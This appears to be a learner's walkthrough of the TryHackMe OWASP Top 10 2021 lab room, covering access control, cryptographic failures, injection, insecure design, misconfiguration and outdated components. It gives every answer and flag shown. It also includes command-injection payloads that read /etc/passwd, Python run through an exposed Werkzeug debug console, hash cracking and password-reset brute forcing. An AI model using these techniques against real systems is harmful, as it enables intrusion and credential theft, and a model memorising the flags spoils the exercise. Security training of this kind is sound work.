

# OWASP Top 10 - 2021

## Introduction

This sub task introduces the learner to the Open Web Application Security Project Top 10 topic down and includes details on the vulnerabilities, how they occur, and how you can exploit them. (OWASP) of Cyber Security by going through a series of what is called rooms for a special skill particularly covering the following areas:

1. Broken Access Control
2. Cryptographic Failures
3. Injection
4. Insecure Design
5. Security Misconfiguration
6. Vulnerable and Outdated Components
7. Identification and Authentication Failures
8. Software and Data Integrity Failures
9. Security Logging & Monitoring Failures
10. Server-Side Request Forgery (SSRF)

## Activities

### **Task 1: Introduction**

This section outlines objectives such as Broken Access Control using a virtual machine, cryptographic Failures, injection insecure design, security misconfiguration and much more.

The screenshot shows a Kali Linux desktop environment with a web browser open to the URL <https://tryhackme.com/room/owasstop102021>. The browser window displays the 'Task 1: Introduction' room for the OWASP Top 10 2021 challenge. The room features the OWASP logo and a brief description: "This room breaks each OWASP topic down and includes details on the vulnerabilities, how they occur, and how you can exploit them. You will put the theory into practice by completing supporting challenges." A list of 10 challenges is provided, identical to the one above. Below the list, it says: "The room has been designed for beginners and assumes no previous security knowledge." There is a section titled "Answer the questions below" with a "Read the above..." link and a "No answer needed" button. A green "Correct Answer" button is also present. A notification bar at the top right says "Woop woop! Your answer is correct." A badge notification in the bottom right corner indicates "Your streak has increased. You're 3 away from a badge!"

## Task 2: Accessing Machines

This is where the learner activates the VM to conduct practical cases taught.

The screenshot shows a browser window with the URL <https://tryhackme.com/room/owasstop102021>. The page title is "Task 2: Accessing Machines". At the top, there is a summary table:

Title	IP Address	Expires
owasp_top10_2021_v1.2	10.10.93.135	56m 21s

Below the table is a green "Start Machine" button. To its right is a small icon of a laptop connected to a cloud. A note below the button says: "Some tasks will have you learning by doing, often through hacking a virtual machine. First, let's start the Virtual Machine by pressing the Start Machine button at the top of this task." Below this, there are two options:

- Connect using OpenVPN**: Follow the guide [here](#) to connect using OpenVPN.
  - Setup required
  - Use your machine
- Use an in-browser Linux Machine**: If you're [subscribed](#), deploy the in-browser AttackBox!
  - Access in-browser
  - No setup required

On the right side of the page, there is a sidebar with a "Premium Features" section:

- Access to premium content
- Walkthrough Videos

## Task 3: 1. Broken Access Control

The learner goes deep to know what broken access control can lead to unauthorized privileges that is, allowing attackers to bypass **authorisation**, allowing them to view sensitive data or perform tasks they aren't supposed to.

The screenshot shows a browser window with the URL <https://tryhackme.com/room/owasstop102021>. The page title is "Task 3: 1. Broken Access Control". At the top, there is a summary table:

Title	IP Address	Expires
owasp_top10_2021_v1.2	10.10.93.135	50m 51s

A green message bar at the top right says "Woop woop! Your answer is correct." Below the table, there is a note: "Websites have pages that are protected from regular visitors. For example, only the site's admin user should be able to access a page to manage other users. If a website visitor can access protected pages they are not meant to see, then the access controls are broken." A list of consequences follows:

- Being able to view sensitive information from other users
- Accessing unauthorized functionality

Below this, there is a note: "Simply put, broken access control allows attackers to bypass authorisation, allowing them to view sensitive data or perform tasks they aren't supposed to." A detailed example is given: "For example, a [vulnerability was found in 2019](#), where an attacker could get any single frame from a YouTube video marked as private. The researcher who found the vulnerability showed that he could ask for several frames and somewhat reconstruct the video. Since the expectation from a user when marking a video as private would be that nobody had access to it, this was indeed accepted as a broken access control vulnerability."

At the bottom, there is a section titled "Answer the questions below":

Read and understand what broken access control is.

No answer needed Correct Answer

Below this are two dropdown menus:

- Task 4 ○ Broken Access Control (IDOR Challenge)
- Task 5 ○ 2. Cryptographic Failures

#### Task 4: Broken Access Control (IDOR Challenge)

**Insecure Direct Object Reference (IDOR)** refers to an access control vulnerability where you can access resources you wouldn't ordinarily be able to see. This occurs when the programmer exposes *a Direct Object Reference*, - an identifier referring to specific objects (a file, a user, a bank account in a banking application) within the server.

The screenshot shows a Firefox browser window with the URL <https://tryhackme.com/room/owasstop102021>. The page title is "TryHackMe | OWASP Top 10". The challenge is titled "owasp\_top10\_2021\_v1.2" and has an IP address of 10.10.93.135. It expires in 31m 48s. A green banner at the top right says "Woop woop! Your answer is correct." Below the title, there's a section titled "Answer the questions below" with three questions:

- Read and understand how IDOR works. Answer: No answer needed (Correct Answer)
- Deploy the machine and go to <http://10.10.93.135> - Login with the username noot and the password test1234. Answer: No answer needed (Correct Answer)
- Look at other users' notes. What is the flag? Answer: flag{fivefourthree} (Correct Answer, Hint available)

Below the questions, there are dropdown menus for "Task 5" (2. Cryptographic Failures) and "Task 6" (Cryptographic Failures (Supporting Material 1)). On the right side, there's a small circular icon with a cloud and a gear.

The screenshot shows a Firefox browser window with the URL [http://10.10.93.135/note.php?note\\_id=0](http://10.10.93.135/note.php?note_id=0). The page title is "TryHackMe | OWASP Top 10". The content is a white box with a red cloud icon and binary code:  
10 10  
1110  
0101 01  
01 010  
The text "THM Note Server" is centered below the binary code. At the bottom of the box is a text input field containing "flag{fivefourthree}".

The learner accessed the above information by visiting <http://10.10.93.135> - with the username as **noot** and the password as **test1234**.

### Task 5: 2. Cryptographic Failures

A **cryptographic failure** refers to any vulnerability arising from the misuse (or lack of use) of cryptographic algorithms for protecting sensitive information. Web applications require cryptography to provide confidentiality for their users at many levels.

The learner now understand is entailed under cryptographic failures in which they often end up in web apps accidentally divulging sensitive data. This is often data directly linked to customers (e.g. names, dates of birth, financial information), but it could also be more technical information, such as usernames and passwords.

The screenshot shows a web browser window with multiple tabs open. The active tab is titled 'TryHackMe | OWASP Top 10' and the URL is <https://tryhackme.com/room/owasstop102021>. The browser interface includes a toolbar with icons for file operations, a dashboard, and various links like 'Kali Linux', 'Kali Tools', 'Kali Docs', etc. The main content area displays a challenge card:

Title	IP Address	Expires
owasp_top10_2021_v1.2	10.10.93.135	26m 34s

Below the table, there is a message: "network traffic between the client and server, we usually refer to this as encrypting data in transit." followed by a bullet point: "• Since your emails are stored in some server managed by your provider, it is also desirable that the email provider can't read their client's emails. To this end, your emails might also be encrypted when stored on the servers. This is referred to as encrypting data at rest."

Further down, it says: "Cryptographic failures often end up in web apps accidentally divulging sensitive data. This is often data directly linked to customers (e.g. names, dates of birth, financial information), but it could also be more technical information, such as usernames and passwords."

At the bottom of the challenge card, it states: "At more complex levels, taking advantage of some cryptographic failures often involves techniques such as "Man in The Middle Attacks", whereby the attacker would force user connections through a device they control. Then, they would take advantage of weak encryption on any transmitted data to access the intercepted information (if the data is even encrypted in the first place). Of course, many examples are much simpler, and vulnerabilities can be found in web apps that can be exploited without advanced networking knowledge. Indeed, in some cases, the sensitive data can be found directly on the web server itself."

Finally, it says: "The web application in this box contains one such vulnerability. To continue, read through the supporting material in the following tasks."

Below the challenge card, there is a section titled "Answer the questions below" with a note: "Read the introduction to Cryptographic Failures and deploy the machine." There are two buttons: "No answer needed" and "Correct Answer". A green circular icon with a white checkmark is visible on the right side of the browser window.

### Task 6: Cryptographic Failures (Supporting Material 1)

Large amount of data is stored in databases that necessitates wider accessibility for multiple user locations.

Web application, as many users may interact with the website at any time usually follow the Structured Query Language (SQL) syntax.

Databases set up on dedicated servers running a database service such as MySQL or MariaDB; however, databases can also be stored as files. These are referred to as **flat-file** databases, as they are stored as a single file on the computer. This is much easier than setting up an entire database server and could potentially be seen in smaller web applications.

A good case is a web application through interaction with SQL syntax.

Flat-file databases are stored as a file on the disk of a computer. If the database is stored underneath the root directory of the website. The file can be downloaded and queried on a local machine, with full access to everything in the database.

SQLite database is the most common (and simplest) format of a flat-file.

The client is **sqlite3** and installed on many Linux distributions.

Title: owasp\_top10\_2021\_v1.2 | IP Address: 10.10.116.180 | Expires: 51m 52s

Woop woop! Your answer is correct.

We have the custID (0), the custName (Joy Paulson), the creditCard (4916 9012 2231 7905) and a password hash (5f4dcc3b5aa765d61d8327deb882cf99). In the next task, we'll look at cracking this hash.

Answer the questions below

Read and understand the supporting material on SQLite Databases.

No answer needed | Correct Answer

Task 7 ○ Cryptographic Failures (Supporting Material 2)

Task 8 ○ Cryptographic Failures (Challenge)

Task 9 ○ 3. Injection

Task 10 ○ 3.1. Command Injection

### Task 7: Cryptographic Failures (Supporting Material 2)

The learner understands that Kali comes pre-installed with various tools for hash cracking. Also there is online platform - the online tool: [Crackstation](#) which enables cracking weak password hashes.

Title: owasp\_top10\_2021\_v1.2 | IP Address: 10.10.116.180 | Expires: 37m 17s

Woop woop! Your answer is correct.

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

We see that the hash was successfully broken, and the user's password was "password". How secure!

It's worth noting that Crackstation works using a massive wordlist. If the password is not in the wordlist, then Crackstation will not be able to break the hash.

The challenge is guided, so if Crackstation fails to break a hash in today's box, you can assume that the hash has been specifically designed not to be crackable.

Answer the questions below

Read the supporting material about cracking hashes.

No answer needed | Correct Answer

Task 8 ○ Cryptographic Failures (Challenge)

## Task 8: Cryptographic Failures (Challenge)

The learner accessed `/assets` after inspecting the login page.

The screenshot shows a browser window with the URL `https://tryhackme.com/room/owasp102021`. The title bar indicates the IP address is 10.10.116.180. The main content area displays Task 8: Cryptographic Failures (Challenge). It includes a note about connecting to `http://10.10.116.180:81/`, a text input field containing `/assets`, and a green button labeled "Correct Answer". Below this is a section for navigating to a directory, with a text input field containing `*****_**` and a green "Submit" button. A note at the bottom says "Use the supporting material to access the sensitive data. What is the password hash of the admin user?".

The screenshot shows a browser window with the URL `10.10.116.180:81/assets/`. The title bar indicates the IP address is 10.10.116.180. The main content area displays the Apache index of the `/assets` directory, listing files such as `css/`, `fonts/`, `images/`, `js/`, and `webapp.db`.

### Index of `/assets`

- Parent Directory
- [css/](#)
- [fonts/](#)
- [images/](#)
- [js/](#)
- [webapp.db](#)

Apache/2.4.54 (Unix) Server at 10.10.116.180 Port 81

The screenshot shows the Chrome DevTools Inspector with the "Elements" tab open. The left pane shows the DOM structure of the `/assets` index page, which contains an `h1` element with the text "Index of /assets". The right pane shows the "Memory" panel, which is currently empty. A tooltip indicates "Select a Flex container or item to continue." and "CSS Grid is not in use on this page".

Navigating to `/assets` will give us the `webapp.db` files among others.

**Answer the questions below**

Have a look around the web app. The developer has left themselves a note indicating that there is sensitive data in a specific directory.

What is the name of the mentioned directory?

/assets Correct Answer Hint

Navigate to the directory you found in question one. What file stands out as being likely to contain sensitive data?

webapp.db Correct Answer

Use the supporting material to access the sensitive data. What is the password hash of the admin user?

Answer format: \*\*\*\*\* Submit

Crack the hash.  
What is the admin's plaintext password?

Answer format: \*\*\*\*\* Submit Hint

**Answer the questions below**

Have a look around the web app. The developer has left themselves a note indicating that there is sensitive data in a specific directory.

What is the name of the mentioned directory?

/assets Correct Answer Hint

Navigate to the directory you found in question one. What file stands out as being likely to contain sensitive data?

webapp.db Correct Answer

Use the supporting material to access the sensitive data. What is the password hash of the admin user?

6eea9b7ef19179a06954edd0f6c05ceb Correct Answer

Crack the hash.  
What is the admin's plaintext password?

Answer format: \*\*\*\*\* Submit Hint

Log in as the admin. What is the flag?

The learner run the **sqlite3** and accessed the file **webapp.db** located in **Download** directory.

```

Title: sqlite> PRAGMA table_info(users) \dress
owasp_top10... > select * from users 10.10.110.180
... > z
... > ^z

Answer the question
zsh: suspended  sqlite3 webapp.db

Have a look around the directory ~/Downloads. You will see themselves a note indicating that there is sensitive data in a specific directory.
$ sqlite3 webapp.db
What is the name of the database?
SQLITE version 3.42.0 2023-05-16 12:36:15
Enter ".help" for usage hints.
sqlite> .tables
sessions users
sqlite> PRAGMA table_info(users);
0|userId|TEXT|1||1
1|username|TEXT|1||0
2|password|TEXT|1||0
3|admin|INT|1||0
sqlite> select * from users;
Use the support file ~/Downloads/webapp.db to answer the question.
4413096d9c93359b898b6202288a650|admin|6eea9b7ef19179a06954edd0f6c05ceb|1
23023b67a32480588db1e28579ced7ec|Bob|ad0234829205b9033196ba18f7a872b|1
4e8423b514eff575394ff78caed3254d|Alice|268b38ca7b84f44fa0a6cdc86e6301e0|0
sqlite> ^C

Crack the hash.
What is the admin's plaintext password?

Answer format: *****

```

Log in as the admin. What is the flag?

[Submit](#) [Hint](#)

To crack the hash code, the learner used **CrackStation**

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

6eea9b7ef19179a06954edd0f6c05ceb

I'm not a robot

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(bin)), QubesV3.1BackupDefaults

Hash	Type	Result
6eea9b7ef19179a06954edd0f6c05ceb	md5	qwertyuiop

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

How CrackStation Works

The screenshot shows a Firefox browser window with several tabs open, including 'Cyber Shujaa LI', 'Dashboard', 'TryHackMe | OWASP', 'CrackStation -', 'TryHackMe | OWASP', 'Index of /assets', 'Using the Metasploit', and 'OffSec'. The main content area displays a challenge from TryHackMe:

Navigate to the directory you found in question one. What file stands out as being likely to contain sensitive data?  
/assets  
Correct Answer | Woop woop! Your answer is correct.

Use the supporting material to access the sensitive data. What is the password hash of the admin user?  
6eea9b7ef19179a06954eddb0f6c05ceb  
Correct Answer

Crack the hash.  
What is the admin's plaintext password?  
qwertyuiop  
Correct Answer | Hint

Log in as the admin. What is the flag?  
Answer format: \*\*\*{\*\*\*\*\*}  
Submit

Task 9 ○ 3. Injection

Task 10 ○ 3.1. Command Injection

The screenshot shows a Firefox browser window with tabs for 'Cyber Shujaa LI', 'Dashboard', 'Admin Console', 'CrackStation -', 'TryHackMe | OWASP', 'Index of /assets', 'Using the Metasploit', and 'OffSec'. The main content area is titled 'Sense and Sensitivity' and shows a 'Welcome, admin' message. A message at the top says 'Well done.' and 'Your flag is: THM{Yzc2YjdkMjE5N2VjMzNhOTE3Njd1Mjdl}'. To the right, there are two forms:

Add a new user:  
Username \_\_\_\_\_  
Password \_\_\_\_\_  
Admin?   
Add User

Delete a user:  
asdfa  
Delete User

© Sense and Sensitivity, 2020

The screenshot shows a web browser window with multiple tabs open. The active tab is 'TryHackMe | X' at the URL [https://tryhackme.com/room/owasp\\_top10\\_2021](https://tryhackme.com/room/owasp_top10_2021). The page displays a challenge titled 'owasp\_top10\_2021\_v1.2'. Key details shown are:

- Title: owasp\_top10\_2021\_v1.2
- IP Address: 10.10.137.86
- Expires: 53m 29s

A green banner at the top right says 'Woop woop! Your answer is correct.' with a 'Correct Answer' button.

The challenge consists of several tasks:

- Navigate to the directory you found in question one. What file stands out as being likely to contain sensitive data?  
Answer: webapp.db  
Status: Correct Answer
- Use the supporting material to access the sensitive data. What is the password hash of the admin user?  
Answer: 6eea9b7ef19179a06954edd0f6c05ceb  
Status: Correct Answer
- Crack the hash.  
What is the admin's plaintext password?  
Answer: qwertyuiop  
Status: Hint
- Log in as the admin. What is the flag?  
Answer: THM{Yzc2YjdkMjE5N2VjMzNhOTE3NjdiMjdl}  
Status: Correct Answer

At the bottom left, it says 'Task 9 3. Injection'. A small green icon is in the bottom right corner.

### Task 9: 3. Injection

Injection flaws occur because the application interprets user-controlled input as commands or parameters. Injection attacks depend on what technologies are used and how these technologies interpret the input. Some common examples include:


- **SQL Injection:** This occurs when user-controlled input is passed to SQL queries. As a result, an attacker can pass in SQL queries to manipulate the outcome of such queries. This could potentially allow the attacker to access, modify and delete information in a database when this input is passed into database queries. This would mean an attacker could steal sensitive information such as personal details and credentials.
- **Command Injection:** This occurs when user input is passed to system commands. As a result, an attacker can execute arbitrary system commands on application servers, potentially allowing them to access users' systems.

To counter this SQL injection is ensuring that user-controlled input is not interpreted as queries or commands. There are different ways of doing this:

- **Using an allow list:** when input is sent to the server, this input is compared to a list of safe inputs or characters. If the input is marked as safe, then it is processed. Otherwise, it is rejected, and the application throws an error.
- **Stripping input:** If the input contains dangerous characters, these are removed before processing.

### Task 10: 3.1. Command Injection

Command Injection occurs when server-side code (like PHP) in a web application makes a call to a function that interacts with the server's console directly. An injection web vulnerability allows an attacker to take advantage of that call to execute operating system commands arbitrarily on the server.



The learner run \$(ls)

To find out the answer to the question the learner run **\$(cat /etc/passwd)**

The screenshot shows a challenge titled "owasp\_top10\_2021\_v1.2" with the following details:

- Title: owasp\_top10\_2021\_v1.2
- IP Address: 10.10.137.86
- Expires: 55m 55s

The challenge consists of five questions:

- What strange connection is in the website's root directory?  
Answer: drpepper.txt (Correct Answer)
- How many non-root/non-service/non-daemon users are there?  
Answer: 0 (Correct Answer)
- What user is this app running as?  
Answer: apache (Correct Answer)
- What is the user's shell set as?  
Answer format: /\*\*\*\*/\*\*\*\*\* (Submit button)
- What version of Alpine Linux is running?  
Answer format: \*.\*.\* (Submit button, Hint button)

The status bar at the bottom indicates "Task 11 4. Insecure Design".

The screenshot shows a challenge titled "owasp\_top10\_2021\_v1.2" with the following details:


- Title: owasp\_top10\_2021\_v1.2
- IP Address: 10.10.137.86
- Expires: 53m 10s

The challenge consists of five questions:

- What strange connection is in the website's root directory?  
Answer: drpepper.txt (Correct Answer)
- How many non-root/non-service/non-daemon users are there?  
Answer: 0 (Correct Answer)
- What user is this app running as?  
Answer: apache (Correct Answer)
- What is the user's shell set as?  
Answer: /sbin/nologin (Correct Answer)
- What version of Alpine Linux is running?  
Answer format: \*.\*.\* (Submit button, Hint button)

The status bar at the bottom indicates "Task 11 4. Insecure Design".

To find the user's shell the learner run `$ (cat /etc/passwd)` and the shell is `/sbin/nologin`




To get the Alpine Linux version the learner run `$(cat /etc/alpine-release)` and the response found is **3.16.0**

#### Task 11: 4. Insecure Design

This refers to vulnerabilities which are inherent to the application's architecture. They are not vulnerabilities regarding bad implementations or configurations, but the idea behind the whole application (or a part of it) is flawed from the start.

The screenshot shows a browser window on the TryHackMe platform. The URL is `https://tryhackme.com/room/owasstop102021`. The challenge title is "owasp\_top10\_2021\_v1.2". The challenge details a password reset mechanism flaw. It includes sections for "Practical Example" and "Answer the questions below". The "Practical Example" section describes navigating to `http://10.10.137.86:85` and getting into Joseph's account. The "Answer the questions below" section asks to try to reset Joseph's password and provides a text input field with the answer "THM{Not\_3ven\_c4tz\_c0uld\_sav3\_U!}" and a "Correct Answer" button. A green banner at the top right says "Woop woop! Your answer is correct.".

The learner made a bruteforce attempts severally to get the password and accessed the joseph's account. **THM{Not\_3ven\_c4tz\_c0uld\_sav3\_U!}**



### **Task 12: 5. Security Misconfiguration**

These distinct from the other Top 10 vulnerabilities because they occur when security could have been appropriately configured but was not. Even if downloading the latest up-to-date software, poor configurations could make your installation vulnerable.

They include:

- Poorly configured permissions on cloud services, like S3 buckets.
- Having unnecessary features enabled, like services, pages, accounts or privileges.
- Default accounts with unchanged passwords.
- Error messages that are overly detailed and allow attackers to find out more about the system.
- Not using HTTP security headers.

Woop woop! Your answer is correct.

```
import os; print(os.popen("ls -l").read())
```

What is the database file name (the one with the .db extension) in the current directory?

todo.db

Correct Answer

Modify the code to read the contents of the `app.py` file, which contains the application's source code. What is the value of the `secret_flag` variable in the source code?

Answer format: \*\*\*{\*\*\*\*\*}

Submit Hint

Task 13 6. Vulnerable and Outdated Components

Task 14 Vulnerable and Outdated Components - Exploit

Interactive Console

In this console you can execute Python expressions in the context of the application. The initial namespace was created by the debugger automatically.

```
[console ready]
>>> import os; print(os.popen("ls -l").read())
total 24
drwxr-xr-x  2 root  root  4096 Sep 15 2022 Dockerfile
drwxr-xr-x  1 root  root  4096 Sep 15 2022 app.py
drwxr-xr-x  1 root  root  4096 Sep 15 2022 requirements.txt
drwxr-xr-x  2 root  root  4096 Sep 15 2022 templates
drwxr-xr-x  1 root  root  8192 Sep 15 2022 todo.db
```

Task Manager

CPU: 100% Processes: 172 Memory: 8... Swap: 50%	Task	PID	RSS	CPU
(sd-pam)	855	2.8 MiB	0%	
/usr/lib/firefox-esr/firefox-es...	1604	109.1 MiB	0%	
/usr/lib/firefox-esr/firefox-es...	1895	120.6 MiB	0%	
/usr/lib/firefox-esr/firefox-es...	1971	311.6 MiB	1%	
/usr/lib/firefox-esr/firefox-es...	2130	95.8 MiB	0%	
/usr/lib/firefox-esr/firefox-es...	2261	57.1 MiB	0%	
/usr/lib/firefox-esr/firefox-es...	1674	63.6 MiB	0%	
/usr/lib/firefox-esr/firefox-es...	1697	138.5 MiB	0%	
/usr/lib/firefox-esr/firefox-es...	43863	94.7 MiB	0%	
/usr/lib/firefox-esr/firefox-es...	47667	96.5 MiB	0%	
/usr/lib/firefox-esr/firefox-es...	48366	67.6 MiB	0%	
/usr/lib/firefox-esr/firefox-es...	48969	67.5 MiB	0%	
/usr/lib/firefox-esr/firefox-es...	49267	67.5 MiB	0%	
/usr/lib/firefox-esr/firefox-es...	1716	81.4 MiB	0%	
/usr/lib/firefox-esr/firefox-es...	1724	135.3 MiB	0%	
/usr/lib/firefox-esr/firefox-es...	1864	59.8 MiB	0%	

Starting task Changing task Terminating task

TryHackMe | Kali Linux | Dashboard | TryHackMe | OWASP Top 10 | Console // Werkzeug | Flask Todo App | Index of /assets | Using the Metasploit Framework | 10.8.181.34 | 19:54 | 90% | 🔍 | 🔍 | 🔍

**Title**: owasp\_top10\_2021\_v1.2 | **IP Address**: 10.10.137.86 | **Expires**: 25m 51s

Woop woop! Your answer is correct.

Use the Werkzeug console to run the following Python code to execute the `ls -l` command on the server:

```
import os; print(os.popen("ls -l").read())
```

What is the database file name (the one with the .db extension) in the current directory?

todo.db | **Correct Answer**

Modify the code to read the contents of the `app.py` file, which contains the application's source code. What is the value of the `secret_flag` variable in the source code?

THM{Just\_a\_tiny\_misconfiguration} | **Correct Answer** | Hint

**Task 13** 6. Vulnerable and Outdated Components

**Task 14** Vulnerable and Outdated Components - Exploit

TryHackMe | Kali Linux | Dashboard | TryHackMe | OWASP Top 10 | Console // Werkzeug | Flask Todo App | Index of /assets | Using the Metasploit Framework | 10.8.181.34 | 19:55 | 70% | 🔍 | 🔍 | 🔍

File "<debugger>", line 1  
cat app.py  
^\_\_^  
SyntaxError: invalid syntax

```
>>> import os; print(os.popen("cat app.py").read())
import os
from flask import Flask, render_template, request, redirect, url_for
from flask_sqlalchemy import SQLAlchemy

secret_flag = "THM{Just_a_tiny_misconfiguration}"

PROJECT_ROOT = os.path.dirname(os.path.realpath(__file__))
DATABASE = os.path.join(PROJECT_ROOT, 'todo.db')

app = Flask(__name__)
app.config['SQLALCHEMY_DATABASE_URI'] = "sqlite:///{} + DATABASE
db = SQLAlchemy(app)
```

## Interactive Console

In this console you can execute Python expressions in the context of the application. The initial namespace was created by the debugger automatically.

```
File "<debugger>", line 1
cat app.py
^__^
SyntaxError: invalid syntax

>>> import os; print(os.popen("cat app.py").read())
import os
from flask import Flask, render_template, request, redirect, url_for
from flask_sqlalchemy import SQLAlchemy

secret_flag = "THM{Just_a_tiny_misconfiguration}"

PROJECT_ROOT = os.path.dirname(os.path.realpath(__file__))
DATABASE = os.path.join(PROJECT_ROOT, 'todo.db')

app = Flask(__name__)
app.config['SQLALCHEMY_DATABASE_URI'] = "sqlite:///{} + DATABASE
db = SQLAlchemy(app)
```

Brought to you by DON'T PANIC, your friendly Werkzeug powered traceback interpreter.

## Task 13: 6. Vulnerable and Outdated Components

TryHackMe | OWASP Top 10 2021

Title: owasp\_top10\_2021\_v1.2 IP Address: 10.10.137.86 Expires: 24m 31s

Task 12 5. Security Misconfiguration

Task 13 6. Vulnerable and Outdated Components

### Vulnerable and Outdated Components

Occasionally, you may find that the company/entity you're pen-testing is using a program with a well-known vulnerability.

For example, let's say that a company hasn't updated their version of WordPress for a few years, and using a tool such as WPScan, you find that it's version 4.6. Some quick research will reveal that WordPress 4.6 is vulnerable to an unauthenticated remote code execution(RCE) exploit, and even better, you can find an exploit already made on Exploit-DB.

